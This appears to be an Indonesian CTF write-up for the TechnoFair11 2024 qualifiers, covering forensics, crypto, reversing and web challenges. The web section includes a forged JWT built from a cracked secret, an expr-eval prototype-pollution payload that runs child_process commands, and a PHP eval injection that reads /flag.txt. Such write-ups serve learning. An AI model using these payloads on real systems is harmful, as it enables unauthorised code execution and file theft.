


WRITEUP TECHNOFAIR11 QUALIFICATION



KEITO

National Cyber and Crypto Polytechnic
(sumpah jangan bully kami)



K.EII



ITQID

Part of

SMI
CYBERSECURITY TEAM

S A N A P A T I
CYBERSTORM


WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS

Daftar Isi

Forensics.....	3
eftipi	3
Dumpling	4
Kurangberarti	5
Malicious	6
Cryptography	7
Kenangan	7
Xorban.....	9
Web	9
Jay Witan Thom	9
Typing.....	10
SimerSimer	12
Reverse Engineering	13
Snakebyte.....	13
Web Asem Beli.....	14
Binary Exploitation/PWN.....	17
Gary.....	17
Feedback.....	21
Feedback	21
Misc.....	22
Kerangka Berpikir.....	22

Forensics

eftipi



Karena judul challnya eftipi, lgsg export object FTP-DATA wireshark


```
(jons@01-20-jonathans)-Äü/ctf/technofair11
$ zip2john secret3.zip > secret.hash
```

Crack pake john


```
(jons@01-20-jonathans)-Äü/ctf/technofair11/ftp/secret3Ä
$ john --wordlist=secret.txt.lst secret.hash
```

Hexnya kebalik

WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS



Fix pake cyberchef aja



Download deh as png hasilnya


Dumpling

Dikasi attachment raw file, analisa pake volatility. Iseng2 search flag pake filesCAN, nemu begituan

WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS

```
(jons@01-20-jonathans)-[~/ctf/technofair11/dumpling]
$ sudo vol -f chall.raw windows.filescan.FileScan | grep "flag"
0xa809538e11b0.0\flag\flag2.png 216
0xa80953eb49e0 \Users\nisa\Documents\flag2.png 216
0xa80953eb94e0 \Users\nisa\AppData\Roaming\Microsoft\Windows\Recent\flag.lnk 216
0xa80953ebc870 \flag\clue.txt 216
0xa80953eda1e0 \flag 216
0xa80953edacd0 \flag 216
0xa80953edc760 \flag\flag2.png 216
0xa80953edd0c0 \flag\flag1.png 216
0xa8095f711a50 \flag 216
```

Tinggal coba dump flag 1 and flag 2, terus open pake feh



Kurangberarti

Ini teorinya kayak LSB sih, jadi kita tinggal extract mulai dari offset yang ada di file chall terus diappend

```
def extract_plaintext_from_image(input_file, offset, length):
    with open(input_file, 'rb') as file:
        file_bytes = bytearray(file.read())

    binary_message = ''
    for i in range(offset, offset + length * 8):
        byte = file_bytes[i]
        bit = byte & 1
        binary_message += str(bit)
```

WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS

```
plaintext = ''
for i in range(0, len(binary_message), 8):
    byte = binary_message[i:i+8]
    char = chr(int(byte, 2))
    plaintext += char

return plaintext


input_file = 'file.jpg'
offset = 0x00000D00
message_length = 30 #ngasal

plaintext = extract_plaintext_from_image(input_file, offset,
message_length)
print(f"The hidden message is: {plaintext}")
```


(jons01-20-jonathans)-[~/ctf/technofair11/kurangberarti]

```
$ python3 solv.py
The hidden message is: TechnoFair11{patenkalikaubang}
```

Malicious



1. Fix hex di chunk PNG, IDAT sama IEND -> 4_Gr3at_H (tebak2 ae lah oakwowakowa)
2. Ack3rrr_00} -> steghide, passwordnya dari JS yg diappend di PDF



Part 1 nya di PDF, buka pake inkscape halamannya bisa digeser

Cryptography

Kenangan

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def decrypt_file_with_key(encrypted_file, decrypted_file, key):
    with open(encrypted_file, 'rb') as f:
        iv = f.read(16)
        ciphertext = f.read()

    cipher = AES.new(key, AES.MODE_CBC, iv)
```


WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS

```

decrypted_data = unpad(cipher.decrypt(ciphertext), AES.block_size)

with open(decrypted_file, 'wb') as f:
    f.write(decrypted_data)


def brute_force_aes(encrypted_file):
    for i in range(256):
        key = bytes([i]) * 16
        try:
            decrypt_file_with_key(encrypted_file, 'decrypted_flag.png',
key)

            print(f"Key found: {key.hex()}")
            print("The file has been decrypted and saved as
decrypted_flag.png")
            break
        except (ValueError, KeyError):
            continue

encrypted_file = 'flag.enc'
brute_force_aes(encrypted_file)

```

Karena cuma 16byte, lgsg tak burteforce aja dibantu ma gpt

[illegible]

Xorban

Brute ae dibantu gpt

```
def main():
    # Redefining the xorban and enc lists from output.txt
    xorban = [1, 243, 128, 75, 251, 28, 249, 9, 231, 152, 154, 2, 237,
223, 175, 17, 5, 150, 118, 14, 173, 151, 242, 240, 176, 10, 209, 29, 236,
208, 222, 177, 183, 91, 162, 8, 12, 103, 221, 30, 119, 184]
    enc = [105, 151, 16, 163, 222, 136, 163, 145, 135, 13, 51, 169, 148,
6, 30, 199, 97, 249, 137, 22, 252, 105, 81, 107, 36, 229, 175, 164, 192,
79, 81, 6, 117, 179, 186, 198, 48, 24, 201, 170, 10, 178]

    # Deduce the key from xorban
    key = [xorban[0]]
    for i in range(1, len(xorban)):
        key.append(xorban[i] ^ xorban[i-1])

    # Decrypt enc using the deduced key to get the flag
    flag = ''.join(chr(enc[i] ^ key[i]) for i in range(len(enc)))

    print(flag)

if __name__ == "__main__":
    main()
```

TechnoFair11{4nyujin_S4id_th1s_is_Cl4ssic}

Web

Jay Witan Thom

Cuma tampering jwt biasa, keynya diperoleh dari bruteforce pake wordlist rockyou

```
(jons@01-20-jonathans)-[~/tools/jwt_tool]
$ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJlc2VyIiwicm9sZSI6InVzZXIiLCJpYXQiOiJlE3MTk3MzEzMTUzImV4cCI6MTcxOTczNDkxMX0.00iPBo027QKZzEQZspHD9F-3fC9gRmc6r0E1sWV3p3I -C -d '/usr/share/wordlists/rockyou.txt'
```



```
Original JWT:
[+] rockyou is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "rockyou"
```

```
jwttool_3e882882b1b7a165a2ff665107857026 - Tampered token - HMAC Signing:  
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpY2CI6MSwidXNlcm5kbWUiOiJlc2VybmwiLCBjb2kiOjEzMTEtMTEyLTIwMTcxNDkxMX0.o0iPB0oZ7QKZeEQZspHD9F-3fC9gRmc6r0ElSvV3p3I
```

Protected Page

Welcome, user!

Your role: admin

Read File

Typing...

```
typing > dist > JS setCal.js > ...
1  const ex = process.argv[2].trim();
2  const { Parser } = require("expr-eval");
3
4  console.log(new Parser().evaluate(ex));
5
```

Kalkulatornya pake expr-eval, karena baru baca2 kayak gini, nemu wu seconctf 2022 jadi belajar lagi soal prototype pollution

<https://blog.arkark.dev/2023/02/17/secon-finals/#:~:text=ctf%2Dchallenges%20repository.-%20web%20100%5D%20babybox,-International%3A%206%20solved>

Payload:

```
o = constructor;  
o.assign(__proto__, o.getOwnPropertyDescriptor(o.getPrototypeOf(toString),  
"constructor"));
```

```
f = value("return
global.process.mainModule.constructor._load('child_process').execSync('ls'
).toString()");
f()
```

Kalkulator

Input:

```
o = constructor; o.assign(
```

Hasil:

Dockerfile index.html index.js
node_modules package-lock.json
package.json setCal.js

RCE!, tinggal cat flag sesuai sama posisi flag di dockernya (/fl4gg.txt)

Kalkulator

Input:

o = constructor; o.assign(Hitung
----------------------------	--------

Hasil:

TechnoFair11{Th1s_is_E4sy_Right? _Only_4_W4rmUP_Ch4llenge}

SimerSimer

```
const base64url = require('base64url');
def main():
    JS setCal.js
    api.php

simersimer > api > api.php
32 if (isset($_GET['pesan'])) {
33     foreach ($blacklist as $block) {
34         if (str_contains($block, $pesan)) {
35             $pesan .= ' Halo simi, aku hacker! ';
36             break;
37         }
38     }
39 }
40
41 if (!in_array($pesan, $blacklist)) {
42     if (function_exists($pesan) && isset($_GET['args'])) {
43         $args = $_GET['args'];
44         eval($pesan . '(' . $args . ');');
45     } else {
46         $pesan = $pesan;
47     }
48 }
49
50 $data = array(
51     'utext' => $pesan,
52     'lang' => 'id'
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS Code

[Done] exited with code=0 in 0.499 seconds

[Running] julia "c:\1Jonathan\CTFS\technofair11\tempCodeRunnerFile.julia"
 'julia' is not recognized as an internal or external command.

Dari sc yg dikasih, di api.php kelihatan kalau dia pake eval, ini rawan sama command Injection. Tinggal cari cara buat exploitnya karena ada yg diblacklist juga.

```
eval($pesan . '(' . $args . ');');
```

Hasil evalnya -> fungsi()(‘masukan/file’);

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET /api.php?pesan=readfile&args='/flag.txt'				1	HTTP/1.1 200 OK			
2	HTTP/1.1				2	Host: 103.185.53.181:1204			
3	Host: 103.185.53.181:1204				3	Date: Sun, 30 Jun 2024 08:27:30 GMT			
4	Accept: application/json, text/plain, /*				4	Connection: close			
5	User-Agent: Mozilla/5.0 (Windows NT 10.0;				5	X-Powered-By: PHP/8.3.6			
6	Win64; x64) AppleWebKit/537.36 (KHTML, like				6	Content-Type: application/json			
7	Gecko) Chrome/125.0.6422.112 Safari/537.36				7	Access-Control-Allow-Origin:			
8	Origin: http://103.185.53.181:1812				8	http://103.185.53.181:1812			
9	Referer: http://103.185.53.181:1812/				9	Access-Control-Allow-Methods: GET, POST,			
10	Accept-Encoding: gzip, deflate, br				10	OPTIONS			
11	Accept-Language: en-US,en;q=0.9				11	Access-Control-Allow-Headers: Content-Type,			
12	Connection: keep-alive				12	Authorization			
						thats_simer_sim3r_return_b4ck_to_bypass			
						{			
						"status": "error",			
						"message":			
						"readfile Failed to connect to SimSimi API."			
						}			

Reverse Engineering

Snakebyte

Decompile pycnya

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: chall.py
# Bytecode version: 3.10.0rc2 (3439)
# Source timestamp: 2024-05-19 22:12:22 UTC (1716156742)

import sys as S
import re as R
import flag
from transformers import AutoTokenizer as A
T = A.from_pretrained('Xenova/gpt-4')
Tkn = T.tokenize(flag.flag)
Tid = T.convert_tokens_to_ids(Tkn)

def E(n, k='secret-key', w='Technofair'):
    w_o = sum((ord(c) for c in w))
    k_o = [ord(c) for c in k]
    k_l = len(k_o)
    Ecd = [(x ^ k_o[i % k_l]) * w_o for i, x in enumerate(n)]
    return Ecd

Ecd = E(Tid)
print(Ecd)
```

Hasil enkripsi dibuka pake key, dibaca pake tokenizer, solvernya:

Solver:

```
def decrypt(Ecd, k='secret-key', w='Technofair'):
    w_o = sum((ord(c) for c in w))
    k_o = [ord(c) for c in k]
    k_l = len(k_o)
    decrypted_ids = [(x // w_o) ^ k_o[i % k_l] for i, x in enumerate(Ecd)]
    return decrypted_ids

# Encrypted output from output.txt
encrypted_output = [30200989, 44161, 63530220, 875004, 74052862, 3760874,
30810, 87295, 121186, 53404, 127348, 55458, 69836, 98592, 53404, 2293291,
20540, 529932, 95511, 60593, 1802385, 120159, 49296, 87295, 93457, 105781,
```

```
878085, 126321, 88322, 72917, 127348, 32864, 1040351, 91403, 42107,
119132, 116051]
```

```
# Decrypt the output
decrypted_ids = decrypt(encrypted_output)

# Initialize the tokenizer
from transformers import AutoTokenizer
tokenizer = AutoTokenizer.from_pretrained('Xenova/gpt-4')

# Convert IDs back to tokens and join them to form the flag
decrypted_tokens = tokenizer.convert_ids_to_tokens(decrypted_ids)
flag = tokenizer.convert_tokens_to_string(decrypted_tokens)

print(flag)
```

Flag: TechnoFair11{jUsT_4n0tH3r_eZ_pYc_w1tH_4_b1T_of_ILm!}

Web Asem Beli

Dikasih wasm, convert dulu ke wat

Dicek cuma beberapa fungsi yg deklarasiin flag sama posisinya

```
(jons@01-20-jonathans)-[~/ctf/technofair11/wasm]
$ ls
output.wasm  output.wasm:Zone.Identifier

(jons@01-20-jonathans)-[~/ctf/technofair11/wasm]
$ wasm2wat output.wasm
(module
  (type (;0;) (func (result i32)))
  (type (;1;) (func))
  (type (;2;) (func (param i32)))
  (type (;3;) (func (param i32) (result i32)))
  (type (;4;) (func (param i32 i32) (result i32)))
  (type (;5;) (func (param i32 i32 i32) (result i32)))

  def reconstruct_string() :
    # Create an array to represent the memory, initialized with None
    memory = [None] * 32 # Arbitrary size larger than the highest offset

    # List of (value, offset) pairs extracted from the WAT code
    values_offsets = [
```



```
(105, 8), # 'i' at offset 8
(99, 2), # 'c' at offset 2
(70, 6), # 'F' at offset 6
(95, 16), # '_' at offset 16
(114, 9), # 'r' at offset 9
(110, 4), # 'n' at offset 4
(49, 10), # 'l' at offset 10
(84, 0), # 'T' at offset 0
(123, 12), # '{' at offset 12
(49, 11), # 'l' at offset 11
(104, 3), # 'h' at offset 3
(76, 13), # 'L' at offset 13
(79, 18), # 'O' at offset 18
(97, 7), # 'a' at offset 7
(104, 15), # 'h' at offset 15
(57, 21), # '9' at offset 21
(101, 1), # 'e' at offset 1
(125, 25), # '}' at offset 25
(111, 5), # 'o' at offset 5
(95, 20), # '_' at offset 20
(107, 19), # 'k' at offset 19
(116, 23), # 't' at offset 23
(107, 17), # 'k' at offset 17
(48, 14), # '0' at offset 14
(85, 24), # 'U' at offset 24
(73, 22), # 'I' at offset 22

]

# Store each value at its respective offset in the memory
for value, offset in values_offsets:
    memory[offset] = chr(value)

# Join the values to form the final string
reconstructed_string = ''.join([char for char in memory if char is not
None])

return reconstructed_string

# Call the function and print the result
flag = reconstruct_string()
```

WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS

```
print(f"The flag is: {flag}")
```

```
